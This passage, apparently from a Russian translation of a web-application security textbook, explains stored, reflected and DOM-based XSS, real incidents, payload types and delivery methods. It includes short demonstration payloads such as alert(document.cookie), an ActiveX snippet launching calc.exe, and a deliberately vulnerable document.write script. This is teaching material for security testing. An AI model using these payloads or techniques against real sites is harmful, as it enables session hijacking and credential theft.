


Рисунок 12-4. Этапы хранимой XSS-атаки.

Попробуйте сами!

Этот пример содержит функцию поиска, которая показывает запрос, введённый текущим пользователем, а также список недавних запросов других пользователей. Поскольку запросы отображаются без изменений, приложение уязвимо как к отражённому, так и к хранимому XSS. Попробуйте найти обе уязвимости.

mdsec.net

В процессе атаки между отражённым и хранимым XSS есть два важных различия. С точки зрения безопасности хранимый XSS обычно серьёзнее.

Во-первых, при отражённом XSS для эксплуатации уязвимости злоумышленник должен побудить жертву посетить специально сформированный URL. При хранимом XSS это требование отсутствует. Разместив атаку в приложении, злоумышленнику остаётся ждать, пока жертвы откроют скомпрометированную страницу или функцию. Обычно это обычная страница приложения, которую пользователи посещают по собственной инициативе.

Во-вторых, цели злоумышленника при эксплуатации XSS-ошибки, как правило, достигаются намного легче, если в момент атаки жертва пользуется приложением. Например, существующий сеанс пользователя можно немедленно перехватить. При отражённой XSS-атаке злоумышленник может попытаться создать такую ситуацию, убедив пользователя войти в систему, а затем перейти по предоставленной ссылке. Либо он может внедрить постоянную полезную нагрузку, ожидающую входа пользователя. Однако при хранимой XSS-атаке обычно гарантируется, что в момент срабатывания атаки жертва уже обращается к приложению. Полезная нагрузка хранится на странице приложения, которую пользователи открывают по своей воле, поэтому любая жертва по определению пользуется приложением в момент исполнения нагрузки. Более того, если соответствующая страница находится в аутентифицированной области приложения, каждая жертва в это время обязательно вошла в систему.

Из-за этих различий между отражённым и хранимым XSS дефекты второго вида часто критически влияют на безопасность приложения. В большинстве случаев злоумышленнику достаточно отправить специально сформированные данные и ждать, пока они поразят жертв. Если одной из жертв окажется администратор, злоумышленник скомпрометирует всё приложение.

XSS-уязвимости на основе DOM

И отражённые, и хранимые XSS-уязвимости следуют определённой модели поведения: приложение берёт управляемые пользователем данные и небезопасным образом возвращает их пользователям. Третья категория XSS-уязвимостей устроена иначе. Здесь JavaScript злоумышленника исполняется в результате следующего процесса:

• пользователь запрашивает предоставленный злоумышленником специально сформированный URL со встроенным JavaScript;

• ответ сервера ни в каком виде не содержит сценарий злоумышленника;

• тем не менее, когда браузер пользователя обрабатывает ответ, сценарий исполняется.

Как возможна такая последовательность событий? Клиентский JavaScript способен обращаться к объектной модели документа (DOM) браузера и тем самым определять URL, по которому загружена текущая страница. Выданный приложением сценарий может извлечь данные из URL, обработать их и затем динамически обновить ими содержимое страницы. Такое приложение может быть уязвимо к XSS на основе DOM.

Вспомним исходный пример отражённого XSS, где серверное приложение копировало данные из параметра URL в сообщение об ошибке. Ту же функцию можно было бы реализовать иначе: приложение всегда возвращало бы один и тот же статический HTML, а содержимое сообщения динамически формировалось бы клиентским JavaScript.

Предположим, например, что возвращаемая приложением страница ошибки содержит следующее:

```
<script>
    var url = document.location;

    url = unescape(url);
    var message = url.substring(url.indexOf('message=') + 8, url.length);
    document.write(message);
</script>
```

Этот сценарий разбирает URL, извлекает значение параметра `message` и просто записывает его в исходный HTML-код страницы. При вызове задуманным разработчиками способом он позволяет так же легко создавать сообщения об ошибках, как в исходном примере. Но если злоумышленник сформирует URL, где значением параметра `message` служит JavaScript-код, этот код будет динамически записан на страницу и исполнен так же, как если бы его вернул сервер. В данном примере тот же URL, который эксплуатировал исходную отражённую XSS-уязвимость, можно использовать и для открытия диалогового окна:

```
http://mdsec.net/error/18/Error.ashx?message=<script>alert('xss')</script>
```

> **Попробуйте сами!**
>
> mdsec.net

На рисунке 12-5 показан процесс эксплуатации XSS-уязвимости на основе DOM.




Рисунок 12-5. Этапы XSS-атаки на основе DOM.

XSS-уязвимости на основе DOM больше похожи на отражённые, чем на хранимые XSS-ошибки. Для их эксплуатации злоумышленник обычно побуждает пользователя открыть специально сформированный URL с вредоносным кодом. Ответ сервера на этот конкретный запрос приводит к исполнению вредоносного кода. Однако в деталях эксплуатации между отражённым XSS и XSS на основе DOM существуют важные различия, которые мы вскоре рассмотрим.

XSS-атаки в действии

Чтобы понять серьёзность последствий XSS-уязвимостей, полезно изучить несколько реальных примеров XSS-атак. Кроме того, стоит рассмотреть широкий спектр вредоносных действий, которые способны выполнять XSS-эксплойты, и способы их активной доставки жертвам.

Реальные XSS-атаки

В 2010 году Apache Foundation была скомпрометирована посредством отражённой XSS-атаки в приложении отслеживания ошибок. Злоумышленник разместил замаскированную службой перенаправления ссылку на URL, который эксплуатировал XSS-дефект для захвата маркера сеанса вошедшего пользователя. Когда администратор перешёл по ссылке, его сеанс был скомпрометирован, а злоумышленник получил административный доступ к приложению. Затем злоумышленник изменил настройки проекта, назначив каталогом загрузки исполняемый каталог внутри веб-корня приложения. Он загрузил туда троянскую форму входа и смог перехватывать имена и пароли привилегированных пользователей. Злоумышленник обнаружил, что некоторые пароли повторно использовались в других системах инфраструктуры. Он полностью скомпрометировал эти системы, расширив атаку за пределы уязвимого веб-приложения.

Подробнее об этой атаке рассказывается по адресу:

blogs.apache.org

В 2005 году на сайте социальной сети MySpace обнаружилась уязвимость к хранимому XSS. Приложение MySpace применяло фильтры, мешавшие пользователям помещать JavaScript на страницы своих профилей. Однако пользователь по имени Сэми нашёл способ обойти эти фильтры и разместил JavaScript на странице своего профиля. Сценарий исполнялся всякий раз, когда пользователь просматривал этот профиль, и заставлял браузер жертвы выполнять действия с двумя главными результатами. Во-первых, браузер добавлял Сэми в «друзья» жертвы. Во-вторых, он копировал сценарий на страницу профиля самой жертвы. После этого любой просмотревший профиль жертвы также подвергался атаке. Возник основанный на XSS червь, распространявшийся экспоненциально. За несколько часов первоначальный автор получил почти миллион запросов на добавление в друзья. В результате MySpace пришлось отключить приложение, удалить вредоносный сценарий из профилей всех пользователей и исправить дефект в своих фильтрах против XSS.

Подробнее об этой атаке рассказывается по адресу:

namb.la

Приложения веб-почты по своей природе подвержены риску хранимых XSS-атак из-за способа отображения писем в браузере получателя. Письма могут содержать оформленное в HTML содержимое, поэтому приложение фактически копирует сторонний HTML на страницы, показываемые пользователям. В 2009 году провайдер веб-почты StrongWebmail предложил вознаграждение в 10 000 долларов любому, кто сможет взломать электронную почту генерального

директора. Хакеры обнаружили в приложении хранимую XSS-уязвимость, позволявшую исполнять произвольный JavaScript при просмотре получателем вредоносного письма. Они отправили директору подходящее письмо, скомпрометировали его сеанс в приложении и получили награду.

Подробнее об этой атаке рассказывается по адресу:

blogs.zdnet.com

В 2009 году Twitter пострадал от двух XSS-червей, которые эксплуатировали хранимые XSS-уязвимости, распространялись между пользователями и публиковали обновления, рекламировавшие сайт автора червей. В Twitter также обнаружили различные XSS-уязвимости на основе DOM, возникшие из-за широкого применения на клиентской стороне кода, подобного Ajax.

Подробнее об этих уязвимостях рассказывается по следующим адресам:

• cgisecurity.com
• blog.mindedsecurity.com

Полезные нагрузки XSS-атак

До сих пор мы рассматривали классическую полезную нагрузку XSS-атаки. Она захватывает маркер сеанса жертвы, перехватывает её сеанс и тем самым позволяет пользоваться приложением «от имени» жертвы, выполняя произвольные действия и потенциально завладевая её учётной записью. В действительности через XSS-уязвимость любого типа можно доставить множество других полезных нагрузок.

Виртуальная подмена

При такой атаке на страницу веб-приложения внедряются вредоносные данные, чтобы показывать пользователям приложения ложные сведения. Атака может ограничиваться внедрением HTML-разметки на сайт либо применять сценарии, иногда размещённые на внешнем сервере, для внедрения на сайт сложного содержимого и навигации.

Атака называется виртуальной подменой, потому что фактическое содержимое на веб-сервере цели не меняется. Подмена формируется исключительно из-за того, как приложение обрабатывает и отображает предоставленный пользователем ввод.

Помимо легкомысленной шалости, такую атаку можно использовать в серьёзных преступных целях. Профессионально подготовленная подмена, убедительно доставленная подходящим получателям, способна попасть в средства массовой информации и реально повлиять на поведение людей, биржевые котировки и прочее, принеся злоумышленнику финансовую выгоду, как показано на рисунке 12-6.




Рисунок 12-6. Атака с виртуальной подменой, эксплуатирующая XSS-дефект.

Внедрение троянской функциональности

Эта атака выходит за рамки виртуальной подмены и внедряет в уязвимое приложение реально работающие функции. Её цель - обманом побудить конечных пользователей выполнить нежелательное действие, например ввести конфиденциальные данные, которые затем передаются злоумышленнику.

Как рассказывалось в описании атаки на Apache, очевидный вариант внедрения функциональности - показать пользователям троянскую форму входа, отправляющую их учётные данные на подконтрольный злоумышленнику сервер. При умелом исполнении атака может также незаметно выполнить вход пользователя в настоящее приложение, чтобы тот не заметил никаких отклонений. После этого злоумышленник волен использовать учётные данные жертвы в собственных целях. Такая полезная нагрузка хорошо подходит для фишинговой атаки: пользователю дают специально сформированный URL в настоящем подлинном приложении и сообщают, что для доступа нужно войти как обычно.

Другая очевидная атака предлагает пользователю ввести данные кредитной карты, как правило, обещая взамен нечто привлекательное. Например, на рисунке 12-7 показана демонстрационная атака, созданная Джимом Ли и эксплуатирующая отражённую XSS-уязвимость, обнаруженную в Google в 2004 году.




Рисунок 12-7. Отражённая XSS-атака с внедрением троянской функциональности.

URL в этих атаках указывают на подлинное доменное имя настоящего приложения и, где применимо, снабжены действительным SSL-сертификатом. Поэтому они гораздо убедительнее побуждают жертв отправить конфиденциальные сведения, чем чисто фишинговые сайты, размещённые на другом домене и лишь копирующие содержимое целевого сайта.

Побуждение пользователя к действиям

Перехватив сеанс жертвы, злоумышленник может пользоваться приложением «от её имени» и выполнять за пользователя любые действия. Однако такой способ совершения произвольных действий не всегда желателен. Злоумышленнику приходится отслеживать на своём сервере поступающие от скомпрометированных пользователей захваченные маркеры сеанса. Кроме того, нужное действие необходимо выполнить от имени каждого пользователя. При атаке на множество пользователей это может оказаться непрактичным. Наконец, в журналах приложения остаётся довольно явный след, по которому расследование легко определит компьютер, выполнявший несанкционированные действия.

Если злоумышленник не собирается перехватывать сеанс, а лишь хочет выполнить определённый набор действий от имени каждого скомпрометированного пользователя, эти действия можно поручить самому сценарию полезной нагрузки. Такой вариант особенно полезен, когда требуется действие с административными привилегиями, например изменение прав учётной записи под контролем злоумышленника. При большой пользовательской базе было бы трудоёмко перехватывать каждый сеанс и выяснять, является ли жертва администратором. Эффективнее заставить каждого скомпрометированного пользователя попытаться повысить права учётной записи злоумышленника. Большинство попыток завершится неудачей, но как только будет

скомпрометирован администратор, злоумышленник успешно повысит привилегии. Способы побуждения к действиям от имени других пользователей описаны в разделе «Подделка запросов» главы 13.

Описанный ранее XSS-червь MySpace служит примером такой полезной нагрузки. Он показывает, насколько мощно подобная атака позволяет совершать несанкционированные действия от имени огромной пользовательской базы при минимальных усилиях злоумышленника. Для выполнения различных действий, необходимых для распространения червя, атака использовала сложную последовательность запросов с применением методов Ajax (см. главу 3).

Злоумышленник, чья основная цель - само приложение, но который стремится оставаться как можно незаметнее, может с помощью такой полезной нагрузки XSS-атаки заставить других пользователей выполнять против приложения выбранные им вредоносные действия. Например, он способен вынудить другого пользователя эксплуатировать SQL-инъекцию, чтобы добавить нового администратора в таблицу учётных записей базы данных. Новая запись будет подконтрольна злоумышленнику, но при исследовании журналов приложения ответственность могут ошибочно возложить на другого пользователя.

Эксплуатация любых отношений доверия

Вы уже видели одно важное отношение доверия, которое способен эксплуатировать XSS: браузеры доверяют JavaScript, полученному с сайта, cookie, выданные этим сайтом. Иногда XSS-атака может использовать и другие отношения доверия:

• если приложение использует формы с включённым автозаполнением, выданный приложением JavaScript может захватить ранее введённые данные, которые браузер пользователя сохранил в кэше автозаполнения. Создав соответствующую форму, дождавшись, пока браузер заполнит её, а затем запросив значения полей, сценарий может похитить эти данные и передать их на сервер злоумышленника. Такая атака бывает мощнее внедрения троянской функциональности, поскольку конфиденциальные сведения захватываются без каких-либо действий пользователя;

• некоторые веб-приложения рекомендуют или требуют добавить их доменное имя в зону «Надёжные сайты» браузера. Почти всегда это нежелательно и означает, что любой дефект типа XSS можно эксплуатировать для выполнения произвольного кода на компьютере пользователя-жертвы. Например, если сайт работает в зоне «Надёжные сайты» Internet Explorer, внедрение следующего кода запускает на компьютере пользователя калькулятор Windows:

```
<script>
    var o = new ActiveXObject('WScript.shell');
    o.Run('calc.exe');
</script>
```

• веб-приложения часто устанавливают элементы ActiveX с мощными методами (см. главу 13). Некоторые приложения пытаются предотвратить злоупотребление со стороны третьих лиц, проверяя внутри самого элемента, что вызывающая веб-страница была выдана правильным сайтом. В такой ситуации элемент всё равно можно использовать не по назначению через XSS-атаку, поскольку вызывающий код проходит реализованную внутри элемента проверку доверия.

Распространённое заблуждение

«Фишинг и XSS затрагивают только приложения в общедоступном Интернете».

XSS-ошибки могут затронуть веб-приложение любого типа. Атака на приложение интрасети, доставленная через групповое письмо, способна эксплуатировать две формы доверия. Первая - социальное доверие к внутреннему письму от коллеги. Вторая - браузеры жертв зачастую больше доверяют корпоративным веб-серверам, чем общедоступным серверам Интернета. Например, если компьютер входит в корпоративный домен, Internet Explorer по умолчанию применяет более низкий уровень безопасности при обращении к приложениям интрасети.

Расширение клиентской атаки

Веб-сайт может множеством способов непосредственно атаковать посетителей: регистрировать нажатия клавиш, захватывать историю просмотра, сканировать порты локальной сети. Любую такую атаку можно доставить через дефект межсайтового скриптинга в уязвимом приложении, хотя её способен напрямую осуществить и любой вредоносный сайт, который посетит пользователь. Подробнее атаки такого вида описаны в конце главы 13.

Механизмы доставки XSS-атак

Обнаружив XSS-уязвимость и подготовив подходящую полезную нагрузку для её эксплуатации, злоумышленник должен найти способ доставить атаку другим пользователям приложения. Несколько способов уже обсуждались, но на самом деле злоумышленнику доступно множество других механизмов доставки.

Доставка отражённых и основанных на DOM XSS-атак

Помимо очевидного фишингового варианта массовой рассылки случайным пользователям специально сформированного URL, злоумышленник может попытаться доставить отражённую или основанную на DOM XSS-атаку следующими способами:

• при целевой атаке поддельное письмо отправляется одному выбранному пользователю или небольшой группе. Например, администратор приложения может получить письмо, якобы исходящее от известного пользователя, с жалобой на ошибку при открытии определённого URL. Если злоумышленник хочет скомпрометировать сеанс конкретного пользователя, а не собирать сеансы случайных жертв, хорошо подготовленная и убедительная целевая атака часто оказывается самым эффективным механизмом доставки. Такой вид атаки иногда называют направленным фишингом;

• URL можно передать целевому пользователю в мгновенном сообщении;

• содержимое и код сторонних веб-сайтов можно использовать для создания запросов, запускающих XSS-дефекты. Многие популярные приложения разрешают пользователям публиковать ограниченную HTML-разметку, которая без изменений показывается другим. Если XSS-уязвимость срабатывает при методе GET, злоумышленник может разместить на стороннем сайте тег `IMG`, направленный на уязвимый URL. Любой просмотревший стороннее содержимое пользователь невольно запросит вредоносный URL.

Другой вариант - создать собственный сайт с интересным содержимым, побуждающим пользователей прийти на него. На сайте также размещается код, заставляющий браузер отправлять запросы с полезными нагрузками XSS уязвимому приложению. Если вошедший в уязвимое приложение пользователь случайно посетит сайт злоумышленника, его сеанс в этом приложении будет скомпрометирован.

Создав подходящий сайт, злоумышленник может воспользоваться методами манипулирования поисковыми системами, чтобы привлекать нужных пользователей: например, поместить в содержимое сайта подходящие ключевые слова и размещать ссылки на него с релевантными выражениями. Однако такой механизм доставки не имеет отношения к фишингу: сайт злоумышленника не пытается выдавать себя за целевой сайт.

Обратите внимание: этот механизм доставки позволяет эксплуатировать отражённые и основанные на DOM XSS-уязвимости, срабатывающие только через запросы POST. Для них, очевидно, не существует простого URL, который можно передать жертве для доставки атаки. Но вредоносный сайт может содержать HTML-форму, использующую метод POST и направленную на URL уязвимого приложения. JavaScript или элементы навигации страницы могут отправить форму и успешно эксплуатировать уязвимость;

• в одной из разновидностей атаки через сторонний сайт злоумышленники заказывают баннерную рекламу со ссылкой на URL, содержащий полезную нагрузку XSS для уязвимого приложения. Если вошедший в уязвимое приложение пользователь нажмёт рекламу, его сеанс будет скомпрометирован. Многие рекламные сети используют ключевые слова, чтобы назначать объявления связанным с ними страницам, поэтому встречались даже случаи, когда реклама, атаковавшая определённое приложение, показывалась на страницах самого приложения! Это не только придаёт атаке убедительность, но и гарантирует, что нажавший объявление человек пользуется уязвимым приложением в момент срабатывания атаки. Кроме того, поскольку целевой URL теперь находится «на сайте», атака может обходить браузерные механизмы защиты от XSS, подробно описанные далее в этой главе. Многие поставщики баннерной рекламы взимают плату за каждый щелчок, поэтому этот приём фактически позволяет злоумышленнику «купить» заданное число пользовательских сеансов;

• во многих веб-приложениях есть функция «рассказать другу» или отправить отзыв администраторам сайта. Часто она позволяет сформировать письмо с произвольным содержимым и получателями. Злоумышленник может воспользоваться этой функцией для доставки XSS-атаки в письме, которое действительно отправлено с собственного сервера организации. Тогда вероятность принятия письма даже технически грамотными пользователями и средствами защиты от вредоносного ПО повышается.

Доставка хранимых XSS-атак

Механизмы доставки хранимых XSS-атак делятся на внутриполосные и внеполосные.

В большинстве случаев применяется внутриполосная доставка: данные, в которых находится уязвимость, передаются приложению через его основной веб-интерфейс. Управляемые пользователем данные могут впоследствии показываться другим пользователям, в частности, в следующих местах:

• поля личных сведений: имя, адрес, электронная почта, телефон и тому подобное;

• названия документов, загруженных файлов и других объектов;

• отзывы или вопросы администраторам приложения;

• сообщения, обновления состояния, комментарии, вопросы и подобные данные для других пользователей приложения;

• всё, что записывается в журналы приложения и показывается администраторам в браузере: URL, имена пользователей, HTTP-заголовки `Referer`, `User-Agent` и тому подобное;

• содержимое загруженных файлов, совместно используемых пользователями.

В этих случаях полезная нагрузка XSS доставляется простой отправкой на соответствующей странице приложения, после чего остаётся ждать, пока жертвы просмотрят вредоносные данные.

Внеполосная доставка применяется, когда данные с уязвимостью поступают в приложение по иному каналу. Приложение получает их через этот канал и в конечном счёте отображает на HTML-страницах, сформированных в основном веб-интерфейсе. Пример такого механизма - уже описанная атака на приложения веб-почты. Вредоносные данные отправляются SMTP-серверу, а затем показываются пользователям внутри письма в формате HTML.

Объединение XSS с другими атаками

Иногда XSS-дефекты можно объединить с другими уязвимостями и добиться разрушительного результата. Авторы встретили приложение с хранимой XSS-уязвимостью в отображаемом имени пользователя. Это имя применялось только в персональном приветствии после входа. Оно никогда не показывалось другим пользователям, поэтому поначалу казалось, что редактирование собственного отображаемого имени не создаёт вектора атаки. При прочих равных уязвимость получила бы оценку очень низкого риска.

Но в приложении существовала и вторая уязвимость. Из-за дефектного управления доступом любой пользователь мог изменить отображаемое имя любого другого. В отдельности и эта проблема имела минимальную значимость: зачем злоумышленнику менять отображаемые имена других пользователей?

Объединение двух уязвимостей низкого риска позволяло полностью скомпрометировать приложение. Нетрудно было автоматизировать атаку, внедрявшую сценарий в отображаемое имя каждого пользователя. Сценарий исполнялся при каждом входе пользователя и передавал его маркер сеанса на сервер злоумышленника. Среди пользователей были администраторы, которые часто входили в приложение, могли создавать новых пользователей и менять привилегии других. Злоумышленнику оставалось дождаться входа администратора, перехватить его сеанс и повысить права собственной учётной записи до административных. Вместе две уязвимости представляли критический риск для безопасности приложения.

В другом примере данные, показываемые только отправившему их пользователю, можно было обновить посредством межсайтовой подделки запроса (см. главу 13). В них также имелась хранимая XSS-уязвимость. И снова каждая ошибка по отдельности могла бы считаться уязвимостью сравнительно низкого риска, но их совместная эксплуатация имела критические последствия.

Распространённое заблуждение

«Нас не беспокоит эта XSS-ошибка низкого риска. Пользователь может с её помощью атаковать только самого себя».

Даже кажущиеся малозначительными уязвимости при подходящих обстоятельствах способны проложить путь разрушительной атаке. Эшелонированная защита подразумевает устранение каждой известной уязвимости, какой бы несущественной она ни казалась. Авторы даже применяли XSS, чтобы помещать в ответ страницы диалоги просмотра файлов или элементы ActiveX, помогавшие выйти из системы в режиме киоска, привязанной к целевому веб-приложению. Всегда исходите из того, что злоумышленник окажется изобретательнее вас в поиске способов эксплуатации мелких ошибок!

Поиск и эксплуатация XSS-уязвимостей

Базовый способ поиска XSS-уязвимостей использует стандартную демонстрационную строку атаки, например:

```
"><script>alert(document.cookie)</script>
```

Эта строка передаётся в каждом параметре каждой страницы приложения, а в ответах отслеживается её появление. Если строка атаки без изменений встречается в ответе, приложение почти наверняка уязвимо к XSS.

Если требуется лишь как можно быстрее найти в приложении какой-нибудь экземпляр XSS и начать атаку на других пользователей, базовый подход, вероятно, наиболее эффективен: его легко автоматизировать, и он даёт минимум ложноположительных результатов. Но для всестороннего тестирования приложения и поиска как можно большего числа отдельных уязвимостей его необходимо дополнить более сложными методами. XSS-уязвимости могут существовать в приложении несколькими способами, которые базовый метод не обнаружит:

• многие приложения пытаются предотвращать XSS-атаки примитивными фильтрами на основе чёрного списка. Обычно они ищут в параметрах запросов выражения вроде `<script>` и выполняют защитное действие: удаляют или кодируют выражение либо блокируют запрос. Такие фильтры часто блокируют строки атаки, обычно применяемые при базовом поиске. Но если отфильтрована одна распространённая строка, это ещё не означает отсутствия эксплуатируемой уязвимости. Как вы увидите, иногда рабочий XSS-эксплойт можно создать без тегов `<script>` и даже без часто фильтруемых символов ", <, > и /;

